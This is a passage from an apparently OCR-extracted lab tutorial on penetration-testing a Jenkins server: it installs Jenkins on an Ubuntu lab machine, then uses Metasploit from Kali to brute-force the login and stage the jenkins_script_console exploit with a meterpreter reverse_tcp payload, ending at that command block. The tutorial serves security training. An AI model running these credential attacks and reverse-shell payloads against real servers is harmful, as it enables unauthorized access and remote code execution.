
iGNITE Technologies

www.ignitetechnologies.in

JENKINS PENTESTING



www.hackingarticles.in

Contents

Introduction

Jenkins Penetration Testing is essential for identifying security vulnerabilities in Jenkins, an open-source automation server used for continuous integration (CI) and continuous delivery (CD). Built on Java, Jenkins utilizes a scripting platform to automate tasks such as building, testing, and deployment in the software development lifecycle. This automation accelerates development cycles, enhances code quality, and streamlines releases. Key features include CI/CD pipelines, automated testing, integration with version control systems, extensibility via plugins, and robust monitoring and reporting capabilities.

Lab Setup

In this article, we are going to setup the Jenkins server on the ubuntu machine and obtain the remote code execution. Following are the machines:


Target Machine: Ubuntu (192.168.1.4)

Attacker Machine: Kali Linux (192.168.1.7)

Installation

For Jenkins to function, it necessitates the Java Runtime Environment (JRE). In this guide, we'll utilize OpenJDK to establish the Java environment. OpenJDK's development kit incorporates JRE within its framework.

```
apt install openjdk-11-jdk
```



At times, the default Ubuntu repository may lack the latest Jenkins version. Therefore, we suggest opting for the project-maintained repository to access the most recent features and patches.


To integrate the Jenkins repository into the Ubuntu system, adhere to the following:

Begin by importing the GPG key to ensure package integrity.

```
sudo curl -fsSL https://pkg.jenkins.io/debian-stable/jenkins.io-2023.key | sudo tee /usr/share/keyrings/jenkins-keyring.asc > /dev/null
```

Following that, incorporate the Jenkins repository and append the authentication key to the source list using the command provided below:

```
sudo echo deb [signed-by=/usr/share/keyrings/jenkins-keyring.asc] https://pkg.jenkins.io/debian-stable binary/ | sudo tee /etc/apt/sources.list.d/jenkins.list > /dev/null
```




Now we can proceed with the Jenkins installation in the ubuntu machine.

```
apt install Jenkins
```

```
root@ignite:~# apt install jenkins
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer req
  libflashrom1 libftdi1-2 libllvm13
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  net-tools
The following NEW packages will be installed:
  jenkins net-tools
0 upgraded, 2 newly installed, 0 to remove and 4 not upgraded.
Need to get 91.6 MB of archives.
After this operation, 94.4 MB of additional disk space will be used.
Do you want to continue? [Y/n]
Get:1 http://in.archive.ubuntu.com/ubuntu jammy/main amd64 net-tools amd6
Get:2 https://pkg.jenkins.io/debian-stable binary/ jenkins 2.440.3 [91.4
67% [2 jenkins 65.5 MB/91.4 MB 72%]
Fetched 91.6 MB in 7min 2s (217 kB/s)
Selecting previously unselected package net-tools.
(Reading database ... 178436 files and directories currently installed.)
Preparing to unpack .../net-tools_1.60+git20181103.0eebece-1ubuntu5_amd64
Unpacking net-tools (1.60+git20181103.0eebece-1ubuntu5) ...
Selecting previously unselected package jenkins.
Preparing to unpack .../jenkins_2.440.3_all.deb ...
Unpacking jenkins (2.440.3) ...
Setting up net-tools (1.60+git20181103.0eebece-1ubuntu5) ...
Setting up jenkins (2.440.3) ...
Created symlink /etc/systemd/system/multi-user.target.wants/jenkins.servi
Processing triggers for man-db (2.10.2-1) ...
```


After installation is complete, Jenkins can be started using the following command:

systemctl start jenkins
Status can be checked using the following command:
systemctl status Jenkins



Configuration

Post installation, Jenkins can be configured to run smoothly. By checking the service running on port 8080, the Jenkins server requires an **Administrator password**.




Password can be obtained by reading the content of the **initialAdminPassword** file.


```
cat /var/lib/Jenkins/secrets/initialAdminPassword
```

```
root@ignite:~# cat /var/lib/jenkins/secrets/initialAdminPassword
96a5973cad5f47e9838ebbe0ae03ac06
```


Select the **Install suggested plugins** to **Customize Jenkins** and proceed with the installation.



The final step requires the creation of **First Admin User** username and password. Here we are using the username as **raj** and password as **123**.




Finally, entering the URL to access the Jenkins Server. The URL can be entered as http://127.0.0.1:8080/ as we want to setup the server on the ubuntu machine.



Enumeration

After successfully installing and configuring the Jenkins server, we can start the exploitation using the kali machine. Starting with the enumeration, since at port 8080 the Jenkins Server is running in the ubuntu machine hence checking the port 8080. At port 8080 there is a Jenkins login page which requires credentials.



Exploitation using Metasploit Framework:

Since the login page requires credentials, hence we can use the auxiliary available in the Metasploit framework to check for the valid username and password to login. The auxiliary which we will be using will require a **username** file and a **password** file.

Firstly, in **CTF scenarios**, you can use the **username file** as the *common usernames list* (SecLists - Names) and the **password file** as *rockyou.txt*. **However**, we use a **custom dictionary** here to make the **scanning** process easier. You can execute the following **commands inside the Metasploit Framework**:

```
use auxiliary/scanner/http/jenkins_login
set rhosts 192.168.1.4
set rport 8080
set targeturi /
set user_file users.txt
set pass_file passwords.txt
set verbose false
exploit
```

```
msf6 > use auxiliary/scanner/http/jenkins_login
msf6 auxiliary(scanner/http/jenkins_login) > set rhosts 192.168.1.4
rhosts ⇒ 192.168.1.4
msf6 auxiliary(scanner/http/jenkins_login) > set rport 8080
rport ⇒ 8080
msf6 auxiliary(scanner/http/jenkins_login) > set targeturi /
targeturi ⇒ /
msf6 auxiliary(scanner/http/jenkins_login) > set user_file users.txt
user_file ⇒ users.txt
msf6 auxiliary(scanner/http/jenkins_login) > set pass_file passwords.txt
pass_file ⇒ passwords.txt
msf6 auxiliary(scanner/http/jenkins_login) > set verbose false
verbose ⇒ false
msf6 auxiliary(scanner/http/jenkins_login) > exploit

[+] 192.168.1.4:8080 - Login Successful: raj:123
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/jenkins_login) >
```

Next, observe that the **username** and **password** have been **enumerated successfully**. **Afterwards**, use these credentials to **exploit the target**. You can use the **exploit** located at exploit/multi/http/jenkins_script_console. Use the following **Metasploit commands** to run the **exploit**:

```
use exploit/multi/http/jenkins_script_console
show targets
set target 1
set payload linux/x64/meterpreter/reverse_tcp
set rhosts 192.168.1.4
set rport 8080
set targeturi /
set username raj
set password 123
exploit
```

